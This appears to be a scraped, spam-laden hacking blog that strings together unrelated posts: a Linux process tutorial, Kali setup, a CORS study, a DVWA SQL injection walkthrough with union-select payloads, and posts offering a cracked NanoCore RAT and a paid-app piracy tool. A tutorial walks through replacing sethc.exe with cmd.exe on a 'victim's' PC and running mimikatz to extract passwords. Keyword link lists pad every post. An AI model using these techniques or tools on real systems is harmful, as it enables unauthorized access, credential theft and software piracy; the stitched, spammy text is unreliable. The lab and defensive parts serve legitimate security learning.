terça-feira, 19 de maio de 2020

Linux Command Line Hackery Series - Part 5


Welcome back to the Linux Command Line Hackery series, this is Part-V of the series. Today we are going to learn how to monitor and control processes on our Linux box, so wrap your sleeves up and let's get started.

Command:    ps
Syntax:           ps [options]
Description:  ps displays information about the currently running processes. Some of the common flags of ps are described briefly below
Flags: 
  -A or -e -> select all processes
  -a -> select all processes except both session leaders and processes not associated with a terminal.
  T -> select all processes associated with current terminal
  -u <username or id> -> select all processes of a given user or userlist

Open up a terminal and type ps:

ps

what you'll see is a list of processes currently running in your terminal. One important thing to notice in the output is what's called as PID which stands for process ID. It is the number that uniquely identifies a process. Just keep that PID concept in mind we'll use it soon.

OK I know that's not really what you want to see rather you want to see all the processes that are currently running on your box. Don't worry we have flags to rescue, in order to see all the processes you can use the -e flag like this:

ps -e

Boom! you get a long list of processes currently running on your machine (don't stare at me like that, you asked and I gave you that). If you want to see processes of a particular user you can type the following command in your terminal:

ps -u bob

here "bob" is a username. This command will list all processes of the user with effective user name of bob.

You can do a full-format listing of the processes using the -f flag like this:

ps -fu bob

But the output of the ps command is a snapshot not really a live preview of what is going on in your box. I know your next question is going to be something like this, Isn't there a command in Linux that gives me a live updating information of the processes? Yes, there is a command called top that we'll learn about next.

Command:    top
Syntax:           top [options]
Description:  top gives a dynamic real-time view of a running system. That is, it gives the up-to-date information about all the processes running on your Linux box (sounds fun!). Besides giving information about current processes and threads top also provides a brief system summary.

To start top just type this command:

top

and you'll get a nice and cute looking ugly display :). Well what the heck is going on here you might ask, right? What you get is information about what is going on with your computer. To see what more can you do with top just type <h> within the program window and you'll be given list of options that you can play with.

OK looking at what processes are going on in your box is cool but what if you want to terminate (or close) a process, is there a command line utility for that? Yes, there is and that's what we are going to look at next.

Command:   kill
Syntax:          kill [options] <pid> [...]
Description:  kill is used to send a signal to process which by default is a TERM signal meaning kill by default sends a signal of termination to process (Cruel guy). To list the available signals we can use the -l or -L flag of the kill command.


To simply terminate a process we provide kill command a PID (process ID) and it will send the TERM signal to the process. So to kill a process first we'll list the running processes and then we'll keep the PID of the process in mind that we want to terminate. After that we'll issue the kill command with the PID that we just found.

ps -ax
kill 1153

the above command will send a TERM signal to the process whose PID is 1153, as simple as that.

We can also use our already learned skills to refine the output of ps command. Say we have a xterm terminal running on our box and we want to terminate it. By using ps command all alone we'll get a long listing of all processes running on our box. But we can limit the output of ps command to just those processes that we're interested in by piping ps command with the grep command like this:

ps -ax | grep xterm

wow! that's amazing, we're able to pull out only those results from the ps command that contained xterm in them. Isn't that a cool trick? But what is that vertical bar ( | ) doing in the middle, you may be thinking, right? Remember we learned about the input and output re-directors previously, the vertical bar (pipe in geeky terms) is another re-director whose task is to redirect the output of one command as input to another command. Here the pipe redirects the output of ps -ax command as input to grep command and of-course from the previous article you know that grep is used to search for a PATTERN in the given input. That means the above command searches for the xterm word in the output of ps -ax command and then displays just those lines of ps -ax command which contain xterm. Now get that PID and kill that process.

That's it for today, try these commands up on your own box and remember practice is gonna make you master the Linux command line. :)

Related posts
  1. Hacking Smart Tv
  2. Certificacion Hacking Etico
  3. Hacking Course
  4. Hacking Libro
  5. Hacking Mac
  6. Growth Hacking Marketing
  7. Libros De Hacking Pdf

How To Start | How To Become An Ethical Hacker

Are you tired of reading endless news stories about ethical hacking and not really knowing what that means? Let's change that!
This Post is for the people that:

  • Have No Experience With Cybersecurity (Ethical Hacking)
  • Have Limited Experience.
  • Those That Just Can't Get A Break


OK, let's dive into the post and suggest some ways that you can get ahead in Cybersecurity.
I receive many messages on how to become a hacker. "I'm a beginner in hacking, how should I start?" or "I want to be able to hack my friend's Facebook account" are some of the more frequent queries. Hacking is a skill. And you must remember that if you want to learn hacking solely for the fun of hacking into your friend's Facebook account or email, things will not work out for you. You should decide to learn hacking because of your fascination for technology and your desire to be an expert in computer systems. Its time to change the color of your hat 😀

 I've had my good share of Hats. Black, white or sometimes a blackish shade of grey. The darker it gets, the more fun you have.

If you have no experience don't worry. We ALL had to start somewhere, and we ALL needed help to get where we are today. No one is an island and no one is born with all the necessary skills. Period.OK, so you have zero experience and limited skills…my advice in this instance is that you teach yourself some absolute fundamentals.
Let's get this party started.
  •  What is hacking?
Hacking is identifying weakness and vulnerabilities of some system and gaining access with it.
Hacker gets unauthorized access by targeting system while ethical hacker have an official permission in a lawful and legitimate manner to assess the security posture of a target system(s)

 There's some types of hackers, a bit of "terminology".
White hat — ethical hacker.
Black hat — classical hacker, get unauthorized access.
Grey hat — person who gets unauthorized access but reveals the weaknesses to the company.
Script kiddie — person with no technical skills just used pre-made tools.
Hacktivist — person who hacks for some idea and leaves some messages. For example strike against copyright.
  •  Skills required to become ethical hacker.
  1. Curosity anf exploration
  2. Operating System
  3. Fundamentals of Networking
*Note this sites


More info

segunda-feira, 18 de maio de 2020

DOWNLOAD NANOCORE RAT 1.2.2.0 CRACKED – REMOTE ADMINISTRATION TOOL

NanoCore is one of the most powerful RATs ever created. It is capable of taking complete control of a victim's machine. It allows a user to control the system with a Graphical User Interface (GUI). It has many features which allow a user to access remote computer as an administrator. Download nanocore rat 1.2.2.0 cracked version free of cost.
NanoCore's developer was arrested by FBI and pleaded guilty in 2017 for developing such a malicious privacy threat, and sentenced 33 months in prison.

FEATURES

  • Complete Stealth Remote Control
  • Recover Passwords from the Victim Device
  • Manage Networks
  • Manage Files
  • Surveillance
  • Plugins (To take it to the next level)
  • Many advanced features like SCRIPTING

DOWNLOAD NANOCORE RAT 1.2.2.0 CRACKED – REMOTE ADMINISTRATION TOOL

More information


  1. Curso Hacking Etico Gratis
  2. Que Estudia Un Hacker
  3. Ingeniería Social. El Arte Del Hacking Personal Pdf
  4. Password Hacking
  5. Portatil Para Hacking
  6. Hacking In Spanish
  7. Cracker Definicion
  8. Reddit Hacking
  9. Windows Hacking
  10. Que Es Hacking Etico
  11. Hacking Iphone
  12. Que Es Hacker En Informatica
  13. Aprender Hacking Etico
  14. Diferencia Entre Hacker Y Cracker
  15. Definicion De Cracker
  16. Hacking Websites

DOWNLOAD BLACKMART ANDROID APP – DOWNLOAD PLAYSTORE PAID APPS FREE

Android made endless possibilities for everyone. It introduced a platform where are millions of apps that a user can download and buy depending on their needs. You're thinking about Google PlayStore, yes I am also talking about Google PlayStore. It's categorized app collection depending on every niche of life. Few of them are free and some of them are paid. Most of the paid apps are only charges small cost in between $2 to $8, but few apps are highly costly that make cost over $50 even, which is not possible for every user to buy and get benefit from it. So, here I am sharing a really useful app, that can make every Google PlayStore app for you to download it for free. You can download any paid app that may even cost about $50. It's totally free. Download blackmart Android app and download google play store paid apps freely.

DOWNLOAD BLACKMART ANDROID APP – DOWNLOAD PLAYSTORE PAID APPS FREE

  • It's extremely easy to use.
  • It has a Multilingual option for a global user experience.
  • The app doesn't ask for any payments.
  • Capable to download full of downloadable applications.
  • Super fast in downloading and installation.
Related word
  1. Un Hacker
  2. Sean Ellis Hacking Growth
  3. Aprender Hacking Etico
  4. Linux Hacking
  5. Significado De Hacker

domingo, 17 de maio de 2020

Kali Linux VM Installation And Setup

Preface

From time to time I realize that certain tasks that are trivial for me are not necessarily easy for others, especially if they are just getting started with IT security stuff.

As I am going to be a Facilitator at SANS Munich 2015 on SEC 401, plus we have a few people at work who are just dipping their toe into the wonderful world of Kali Linux, it seemed like a good opportunity to make a short getting started / installation guide on the Kali VMWare VMs that you can download and quickly get started.

On top of that, when I check the statistics of the blog, I always see that the most popular posts are the detailed howtos and tutorials and I assume that it is because there is a need for this kind of posts too, so here it goes! :)


Step -1: Check in your BIOS/UEFI if virtualization is enabled

We are going to use virtualization, so it would be nice to enable it, right?

In BIOS/UEFI menus this is somewhere around "Security" and/or "Virtualization" and it is something like "Intel (R) Virtualization Technology" and "Intel (R) VT-d Feature" that needs to be set to "Enabled".


Step 0: Install VMWare Player or VMWare Workstation

The Kali Linux VMs are VMWare-based, so you need to install VMWare Player (free), VMWare Workstation (paid) or VMWare Fusion (paid, for OS-X).

The more desirable choice is to use VMWare Workstation or VMWare Fusion, as they have a Snapshot feature, while with VMWare Player, you are forced to take a full copy in order to have a sort of rollback feature.


Step 1: Download Kali VM

We need to download the Kali VMs from the "Custom Kali Images" download site, where you can find a 64 bit (amd64) and a 32 bit PAE (i686) too.

There are also Torrent files for the images and based on experience, using Torrent is much more faster and reliable than the HTTP download, so if you can, use that!

Once you have downloaded the VMs, do not forget to check their SHA1 hash!!! On Linux, you can simply use the sha1sum command at a terminal. For Windows, you can use something like the MD5 & SHA Checksum Utility.


Step 2: Change Kali VM default root password

The Kali VM comes with a preset root password, which is "toor" (without the quotes), therefore, it has to be changed.

Here is how you do it:
root@kali:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully


Step 3: Change Kali VM default SSH keys

The Kali VM also comes with SSH preinstalled, so we need to change the SSH keys to avoid SSH MiTM attacks.
Here is how you do it:
root@kali:~# cd /etc/ssh/
root@kali:/etc/ssh# mkdir default_kali_keys
root@kali:/etc/ssh# mv ssh_host_* default_kali_keys/
root@kali:/etc/ssh# dpkg-reconfigure openssh-server
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Creating SSH2 ECDSA key; this may take some time ...
insserv: warning: current start runlevel(s) (empty) of script `ssh' overrides LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (2 3 4 5) of script `ssh' overrides LSB defaults (empty).

Now we can check if the keys are really changed:

root@kali:/etc/ssh# md5sum /etc/ssh/*key*
md5sum: /etc/ssh/default_kali_keys: Is a directory
6abe210732068fa7ca95854c3078dba5 /etc/ssh/ssh_host_dsa_key
1b5f3c1a1b5c48cc3cce31b116e8b6f8 /etc/ssh/ssh_host_dsa_key.pub
8f0f60855e5ab8cac8103d64faab090f /etc/ssh/ssh_host_ecdsa_key
aace49ae9236815c9a1672f8ecb2b1e2 /etc/ssh/ssh_host_ecdsa_key.pub
cf861a9f743fb4584ab246024465ddf1 /etc/ssh/ssh_host_rsa_key
d5d65d8ad023a6cb1418ae05007bc6d3 /etc/ssh/ssh_host_rsa_key.pub
root@kali:/etc/ssh# md5sum /etc/ssh/default_kali_keys/*key*
c8d5b82320a4ddde59d0e2b6d9aad42a /etc/ssh/default_kali_keys/ssh_host_dsa_key
6b12ddecd463677cde8097e23d0f219a /etc/ssh/default_kali_keys/ssh_host_dsa_key.pub
fecf056571a3dfbf3635fc2c50bf23c5 /etc/ssh/default_kali_keys/ssh_host_ecdsa_key
e44b7c50635de42e89b3297414f5047d /etc/ssh/default_kali_keys/ssh_host_ecdsa_key.pub
e9e0267484e020878e00a9360b77d845 /etc/ssh/default_kali_keys/ssh_host_rsa_key
ceee93d7bbc9f9b9706e18f23d4e81f1 /etc/ssh/default_kali_keys/ssh_host_rsa_key.pub

Step 4: Update Kali VM

Next you need to update your Kali VM so that everything is patched.

Here is how you do it:

root@kali:~# apt-get update
Get 1 http://http.kali.org kali Release.gpg [836 B]
Get:2 http://security.kali.org kali/updates Release.gpg [836 B]
********************************* SNIP *********************************
Fetched 16.7 MB in 14s (1,190 kB/s)
Reading package lists... Done
root@kali:~# apt-get upgrade
eading package lists... Done
Building dependency tree
Reading state information... Done
The following packages have been kept back:
********************************* SNIP *********************************
The following packages will be upgraded:
********************************* SNIP *********************************
241 upgraded, 0 newly installed, 0 to remove and 16 not upgraded.
Need to get 740 MB of archives.
After this operation, 130 MB disk space will be freed.
Do you want to continue [Y/n]? Y
Get:1 http://security.kali.org/kali-security/ kali/updates/main libc6-i386 amd64 2.13-38+deb7u7 [4,044 kB]
Get:2 http://http.kali.org/kali/ kali/main base-files amd64 1:1.1.0 [77.5 kB]
********************************* SNIP *********************************
root@kali:~#


Step 5: Create a Snapshot/Copy the VM

Once you are done with all the above, you can make a Snapshot in case of VMWare Workstation or copy the files of the VM in case of VMWare Player, so that you can roll back to this clean stat in case you misconfigure something.

Hope this was helpful. Happy hacking!


Related news

DSniff


"dsniff is a collection of tools for network auditing and penetration testing. dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, e-mail, files, etc.). arpspoof, dnsspoof, and macof facilitate the interception of network traffic normally unavailable to an attacker (e.g, due to layer-2 switching). sshmitm and webmitm implement active monkey-in-the-middle attacks against redirected SSH and HTTPS sessions by exploiting weak bindings in ad-hoc PKI." read more...

Website: http://www.monkey.org/~dugsong/dsniff/

Related articles
  1. Curso Hacking Gratis
  2. Hacking For Dummies
  3. Hacking Background
  4. Hacking Simulator
  5. Hacking Net

sábado, 16 de maio de 2020

CORS Misconfigurations On A Large Scale

Inspired by James Kettle's great OWASP AppSec Europe talk on CORS misconfigurations, we decided to fiddle around with CORS security issues a bit. We were curious how many websites out there are actually vulnerable because of dynamically generated or misconfigured CORS headers.

The issue: CORS misconfiguration

Cross-Origin Resource Sharing (CORS) is a technique to punch holes into the Same-Origin Policy (SOP) – on purpose. It enables web servers to explicitly allow cross-site access to a certain resource by returning an Access-Control-Allow-Origin (ACAO) header. Sometimes, the value is even dynamically generated based on user-input such as the Origin header send by the browser. If misconfigured, an unintended website can access the resource. Furthermore, if the Access-Control-Allow-Credentials (ACAC) server header is set, an attacker can potentially leak sensitive information from a logged in user – which is almost as bad as XSS on the actual website. Below is a list of CORS misconfigurations which can potentially be exploited. For more technical details on the issues read the this fine blogpost.

Misconfiguation Description
Developer backdoorInsecure developer/debug origins like JSFiddler CodePen are allowed to access the resource
Origin reflectionThe origin is simply echoed in ACAO header, any site is allowed to access the resource
Null misconfigurationAny site is allowed access by forcing the null origin via a sandboxed iframe
Pre-domain wildcardnotdomain.com is allowed access, which can simply be registered by the attacker
Post-domain wildcarddomain.com.evil.com is allowed access, can be simply be set up by the attacker
Subdomains allowedsub.domain.com allowed access, exploitable if the attacker finds XSS in any subdomain
Non-SSL sites allowedAn HTTP origin is allowed access to a HTTPS resource, allows MitM to break encryption
Invalid CORS headerWrong use of wildcard or multiple origins,not a security problem but should be fixed

The tool: CORStest

Testing for such vulnerabilities can easily be done with curl(1). To support some more options like, for example, parallelization we wrote CORStest, a simple Python based CORS misconfiguration checker. It takes a text file containing a list of domain names or URLs to check for misconfigurations as input and supports some further options:

usage: corstest.py [arguments] infile

positional arguments:
infile File with domain or URL list

optional arguments:
-h, --help show this help message and exit
-c name=value Send cookie with all requests
-p processes multiprocessing (default: 32)
-s always force ssl/tls requests
-q quiet, allow-credentials only
-v produce a more verbose output

CORStest can detect potential vulnerabilities by sending various Origin request headers and checking for the Access-Control-Allow-Origin response. An example for those of the Alexa top 750 websites which allow credentials for CORS requests is given below.

Evaluation with Alexa top 1 Million websites

To evaluate – on a larger scale – how many sites actually have wide-open CORS configurations we did run CORStest on the Alexa top 1 million sites:

$ git clone https://github.com/RUB-NDS/CORStest.git && cd cors/
$ wget -q http://s3.amazonaws.com/alexa-static/top-1m.csv.zip
$ unzip top-1m.csv.zip
$ awk -F, '{print $2}' top-1m.csv > alexa.txt
$ ./corstest.py alexa.txt

This test took about 14 hours on a decent connection and revealed the following results:

Only 29,514 websites (about 3%) actually supported CORS on their main page (aka. responded with Access-Control-Allow-Origin). Of course, many sites such as Google do only enable CORS headers for certain resources, not directly on their landing page. We could have crawled all websites (including subdomains) and fed the input to CORStest. However, this would have taken a long time and for statistics, our quick & dirty approach should still be fine. Furthermore it must be noted that the test was only performed with GET requests (without any CORS preflight) to the http:// version of websites (with redirects followed). Note that just because a website, for example, reflects the origin header it is not necessarily vulnerable. The context matters; such a configuration can be totally fine for a public sites or API endpoints intended to be accessible by everyone. It can be disastrous for payment sites or social media platforms. Furthermore, to be actually exploitable the Access-Control-Allow-Credentials: true (ACAC) header must be set. Therefore we repeated the test, this time limited to sites that return this header (see CORStest -q flag):

$ ./corstest.py -q alexa.txt

This revealed even worse results - almost half of the websites supporting ACAO and ACAC headers contained a CORS misconfigurations that could be exploited directly by a web attacker (developer backdoor, origin reflection, null misconfig, pre-/post-domain wildcard):

The Impact: SOP/SSL bypass on payment and taxpayer sites

Note that not all tested websites actually were exploitable. Some contained only public data and some others - such as Bitbucket - had CORS enabled for their main page but not for subpages containing user data. Manually testing the sites, we found to be vulnerable:
  • A dozen of online banking, bitcoin and other payment sites; one of them allowed us to create a test account so we were able to write proof-of-concept code which could actually have been used to steal money
  • Hundred of online shops/e-commerce sites and a bunch of hotel/flight booking sites
  • Various social networks and misc sites which allow users to log in and communicate
  • One US state's tax filing website (however, this one was exploitable by a MitM only)
We informed all sites we manually tested and found to be vulnerable. A simple exploit code example when logged into a website with CORS origin reflection is given below.


The Reason: Copy & Paste and broken frameworks

We were further interested in reasons for CORS misconfigurations. Particularly we wanted to learn if there is a correlation between applied technology and misconfiguration. Therefore we used WhatWeb to fingerprint the web technologies for all vulnerable sites. CORS is usually enabled either directly in the HTTP server configuration or by the web application/framework. While we could not identify a single major cause for CORS misconfigurations, we found various potential reasons. A majority of dangerous Access-Control-* headers had probably been introduced by developers, others however are based on bugs and bad practices in some products. Insights follow:
  • Various websites return invalid CORS headers; besides wrong use of wildcards such as *.domain.com, ACAO headers which contain multiple origins can often be found; Other examples of invalid - but quite creative - ACAO values we observed are: self, true, false, undefined, None, 0, (null), domain, origin, SAMEORIGIN
  • Rack::Cors, the de facto standard library to enable CORS for Ruby on Rails maps origins '' or origins '*' into reflecting arbitrary origins; this is dangerous, because developers would think that '' allows nothing and '*' behaves according to the spec: mostly harmless because it cannot be used to make to make 'credentialed' requests; this config error leads to origin reflection with ACAC headers on about a hundred of the tested and vulnerable websites
  • A majority of websites which allow a http origin to CORS access a https resource are run on IIS; this seems to be no bug in IIS itself but rather caused by bad advises found on the Internet
  • nginx is the winner when it comes serving websites with origin reflections; again, this is not an issue of nginx but of dangerous configs copied from "Stackoverflow; same problem for Phusion Passenger
  • The null ACAO value may be based on programming languages that simply return null if no value is given (we haven't found any specific framework though); another explanation is that 'CORS in Action', a popular book on CORS, contains various examples with code such as var originWhitelist = ['null', ...], which could be misinterpreted by developers as safe
  • If CORS is enabled in the crVCL PHP Framework, it adds ACAC and ACAO headers for a configured domain. Unfortunatelly, it also introduces a post-domain and pre-subdomain wildcard vulnerability: sub.domain.com.evil.com
  • All sites that are based on "Solo Build It!" (scam?) respond with: Access-Control-Allow-Origin: http://sbiapps.sitesell.com
  • Some sites have :// or // as fixed ACAO values. How should browsers deal with this? Inconsistent at least! Firefox, Chrome, Safari and Opera allow arbitrary origins while IE and Edge deny all origins.
Related articles
  1. Hacking Libro
  2. Hacking Social
  3. Tools For Hacking Wifi
  4. Programas De Hacker
  5. Significado De Hacker
  6. Programa Hacker
  7. Master Growth Hacking
  8. Hackers Informaticos Contactar
  9. Elladodelmal
  10. Como Ser Un Buen Hacker
  11. Hacking Xbox One

THC-Hydra


"A very fast network logon cracker which support many different services. Number one of the biggest security holes are passwords, as every password security study shows. Hydra is a parallized login cracker which supports numerous protocols to attack. This tool is a proof of concept code, to give researchers and security consultants the possibility to show how easy it would be to gain unauthorized access from remote to a system." read more...

Related news

Cracking Windows 8/8.1 Passwords With Mimikatz


You Might have read my previous posts about how to remove windows passwords using chntpw and might be thinking why am I writing another tutorial to do the same thing! Well today we are not going to remove the windows user password rather we are going to be more stealth in that we are not going to remove it rather we are going to know what is the users password and access his/her account with his/her own password. Sounds nice...


Requirements:


  1. A live bootable linux OS (I'm using Kali Linux)(Download Kali Linux)
  2. Mimikatz (Download | Blog)
  3. Physical Access to victim's machine
  4. A Working Brain in that Big Head (Download Here)


Steps:

1. First of all download mimikatz and put it in a pendrive.

2. Boat the victim's PC with your live bootable Pendrive (Kali Linux on pendrive in my case). And open a terminal window

3. Mount the Volume/Drive on which windows 8/8.1 is installed by typing these commands
in the terminal window:

mkdir /media/win
ntfs-3g /dev/sda1 /media/win

[NOTE] ntfs-3g is used to mount an NTFS drive in Read/Write mode otherwise you might not be able to write on the drive. Also /dev/sda1 is the name of the drive on which Windows OS is installed, to list your drives you can use lsblk -l or fdisk -l. The third flag is the location where the drive will be mounted.

4. Now navigate to the System32 folder using the following command

cd /media/win/Windows/System32

5. After navigating to the System32 rename the sethc.exe file to sethc.exe.bak by typing the following command:

mv sethc.exe sethc.exe.bak

sethc.exe is a windows program which runs automatically after shift-key is pressed more than 5 times continuously.

6. Now copy the cmd.exe program to sethc.exe replacing the original sethc.exe program using this command:

cp cmd.exe sethc.exe

[Note] We made a backup of sethc.exe program so that we can restore the original sethc.exe functionality

7. With this, we are done with the hard part of the hack now lets reboot the system and boot our Victim's Windows 8/8.1 OS.


8. After reaching the Windows Login Screen plugin the usb device with mimikatz on it and hit shift-key continuously five or more times. It will bring up a command prompt like this


9. Now navigate to your usb drive in my case its drive G:


10. Now navigate to the proper version of mimikatz binary folder (Win32 for32bit windows and x64 for 64 bit windows)


11. Run mimikatz and type the following commands one after the other in sequence:

privilege::debug
token::elevate
vault::list

the first command enables debug mode
the second one elevates the privilages
the last one lists the passwords which include picture password and pin (if set by the user)


That's it you got the password and everything else needed to log into the system. No more breaking and mess making its simple its easy and best of all its not Noisy lol...

Hope you enjoyed the tutorial have fun :)
More articles

SANS SEC575 Mentor Class

Hi everyone,

Great news! I will be mentoring SANS 575: Mobile Device Security and Ethical Hacking in Luxembourg on Thursday evenings 18:00-20:00, starting from January 15, 2015.

Mentor classes are special, 10 week-format SANS classroom sessions that give the students time to absorb and master the same material with the guidance of a trained security professional.

Students receive all the same course materials used at SANS conferences and study at a more leisurely pace, so students will have:
  • Hardcopy set of SANS course books
  • Mentor Program study materials
  • Weekly Mentor led sessions
Prior to the weekly Mentor-led classroom sessions, students study SANS course material at their own pace. Each week, students meet with other professionals in their hometown area and the SANS mentor, who leads topical discussions pointing out the most salient features of the weekly material studied, provides hands-on demonstrations, and answer questions. The Mentor's goal is to help student's grasp the more difficult material, master the exercises, demonstrate the tools and prepare for GIAC certification.

On SANS SEC575, we will learn about mobile device infrastructures, policies and management, we will see the security models of the different platforms, like the data storage and file system architecture. We will also see how to unlock, root and jailbreak mobile devices in order to prepare them for data extraction and further testing. In the second half of the course, we will learn how to perform static and dynamic mobile application analysis, the usage of automated application analysis tools and how to manipulate application behavior. Last but not least, we will see how to perform mobile penetration testing that includes fingerprinting mobile devices, wireless network probing and scanning, attacking wireless infrastructures, using network manipulation attacks and attacks against mobile applications and back-end applications.

For more info, here is the link for the class: http://www.sans.org/mentor/class/sec575-luxembourg-15jan2015-david-szili
My Mentor bio: http://www.sans.org/mentor/bios#david-szili 

Information on the class, special discounts and applying for the class: szili_(dot)_david_(at)_hotmail_(dot)_com

Additional info can be also found at: https://www.sans.org/mentor
Some special price is also available for this course. A few examples: http://www.sans.org/mentor/specials

Best regards,
David

Such low price. Very SANS. Much learning. Wow!

More information
  1. Hacking Youtube
  2. Hacking Definition
  3. Crack Definicion
  4. Aprender Hacking
  5. Aprender Seguridad Informatica
  6. Que Es Growth Hacking
  7. Que Es El Hacking
  8. Como Convertirse En Hacker
  9. Sean Ellis Growth Hacking
  10. Hacking Bluetooth Speaker
  11. Hacking With Python
  12. Hacking Linkedin
  13. Hacking Course

Evolving Logic Until Pass Tests Automatically

Automating the automation is still a challenge, but in some cases it's possible under certain situations.

In 2017 I created logic-evolver, one of my experiments for creating logic automatically or better said evolving logic automatically.

In some way, the computer create its own program that satisfies a set of tests defined by a human.

https://github.com/sha0coder/logic-evolver

This implementation in rust, contains a fast cpu emulator than can execute one million instructions in less than two seconds. And a simple genetic algorithm to do the evolution.


Here we create the genetic algorithm, and configure a population of 1000 individuals, and the top 5 to crossover. We run the genetic algorithm with 500 cycles maximum.
Note that in this case the population are programs initially random until take the correct shape.


An evaluation function is provided in the run method as well, and looks like this:


The evaluation function receives a CPU object, to compute a test you need to set the initial parameters, run the program and set a scoring regarding the return value.


Read more


Learning Web Pentesting With DVWA Part 2: SQL Injection

In the last article Learning Web Pentesting With DVWA Part 1: Installation, you were given a glimpse of SQL injection when we installed the DVWA app. In this article we will explain what we did at the end of that article and much more.
Lets start by defining what SQL injection is, OWASP defines it as: "A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands."
Which basically means that we can use a simple (vulnerable) input field in our web application to get information from the database of the server which hosts the web application. We can command and control (at certain times) the database of the web application or even the server.
In this article we are going to perform SQL injection attack on DVWA, so let's jump in. On the DVWA welcome page click on SQL Injection navigation link. We are presented with a page with an input field for User ID.
Now lets try to input a value like 1 in the input field. We can see a response from server telling us the firstname and surname of the user associated with User ID 1.
If we try to enter a user id which doesn't exist, we get no data back from the server. To determine whether an input field is vulnerable to SQL injection, we first start by sending a single quote (') as input. Which returns an SQL error.
We saw this in the previous article and we also talked about injection point in it. Before diving deeper into how this vulnerability can be exploited lets try to understand how this error might have occurred. Lets try to build the SQL query that the server might be trying to execute. Say the query looks something like this:
SELECT first_name, sur_name FROM users WHERE user_id = '1';
The 1 in this query is the value supplied by the user in the User ID input field. When we input a single quote in the User ID input field, the query looks like this:
SELECT first_name, sur_name FROM users WHERE user_id = ''';
The quotes around the input provided in the User ID input field are from the server side application code. The error is due to the extra single quote present in the query. Now if we specify a comment after the single quote like this:
'-- -
or
'#
we should get no error. Now our crafted query looks like this:
SELECT first_name, sur_name FROM users WHERE user_id = ''-- -';
or
SELECT first_name, sur_name FROM users WHERE user_id = ''#';
since everything after the # or -- - are commented out, the query will ignore the extra single quote added by the server side app and whatever comes after it and will not generate any error. However the query returns nothing because we specified nothing ('') as the user_id.
After knowing how things might be working on the server side, we will start to attack the application.
First of all we will try to determine the number of columns that the query outputs because if we try a query which will output the number of columns greater or smaller than what the original query outputs then our query is going to get an error. So we will first figure out the exact number of columns that the query outputs and we will do that with the help of order by sql statement like this:
' order by 1-- -
This MySQL server might execute the query as:
SELECT first_name, sur_name FROM users WHERE user_id = '' order by 1-- -';
you get the idea now.
if we don't get any error message, we will increase the number to 2 like this:
' order by 2-- -
still no error message, lets add another:
' order by 3-- -
and there we go we have an error message. Which tells us the number of columns that the server query selects is 2 because it erred out at 3.
Now lets use the union select SQL statement to get information about the database itself.
' union select null, version()-- -
You should first understand what a union select statement does and only then can you understand what we are doing here. You can read about it here.
We have used null as one column since we need to match the number of columns from the server query which is two. null will act as a dummy column here which will give no output and the second column which in our case here is the version() command will output the database version. Notice the output from the application, nothing is shown for First name since we specified null for it and the maria db version will be displayed in Surname.
Now lets check who the database user is using the user() function of mariadb:
' union select null, user()-- -
After clicking the submit button you should be able to see the user of the database in surname.

Now lets get some information about the databases in the database.
Lets determine the names of databases from INFORMATION_SCHEMA.SCHEMATA by entering following input in the User ID field:
' union select null, SCHEMA_NAME from INFORMATION_SCHEMA.SCHEMATA-- -
This lists two databases dvwa and information_schema. information_schema is the built in database. Lets look at the dvwa database.
Get table names for dvwa database from INFORMATION_SCHEMA.TABLES
' union select null, TABLE_NAME from INFORMATION_SCHEMA.TABLES-- -
It gives a huge number of tables that are present in dvwa database. But what we are really interested in is the users table as it is most likely to contain user passwords. But first we need to determine columns of that table and we will do that by querying INFORMATION_SCHEMA.COLUMNS like this:
' union select null, COLUMN_NAME from INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users'-- -

We can see the password column in the output now lets get those passwords:
' union select user, password from users-- -
Of-course those are the hashes and not plain text passwords. You need to crack them.
Hope you learned something about SQL injection in this article. See you next time.

References:

1. SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
2. MySQL UNION: https://www.mysqltutorial.org/sql-union-mysql.aspx
3. Chapter 25 INFORMATION_SCHEMA Tables: https://dev.mysql.com/doc/refman/8.0/en/information-schema.html

Continue reading


  1. Informatico Hacker
  2. Libro Hacking Etico
  3. Web Hacking 101
  4. Libro Hacking Etico
  5. Paginas De Hackers
  6. Experto En Seguridad Informática
  7. Sean Ellis Hacking Growth
  8. Como Aprender A Hackear
  9. Hacking The System
  10. Capture The Flag Hacking
  11. Hacking Con Buscadores Pdf
  12. Hacking Tor Whatsapp
  13. Hacking Ético Curso
  14. Cracker Definicion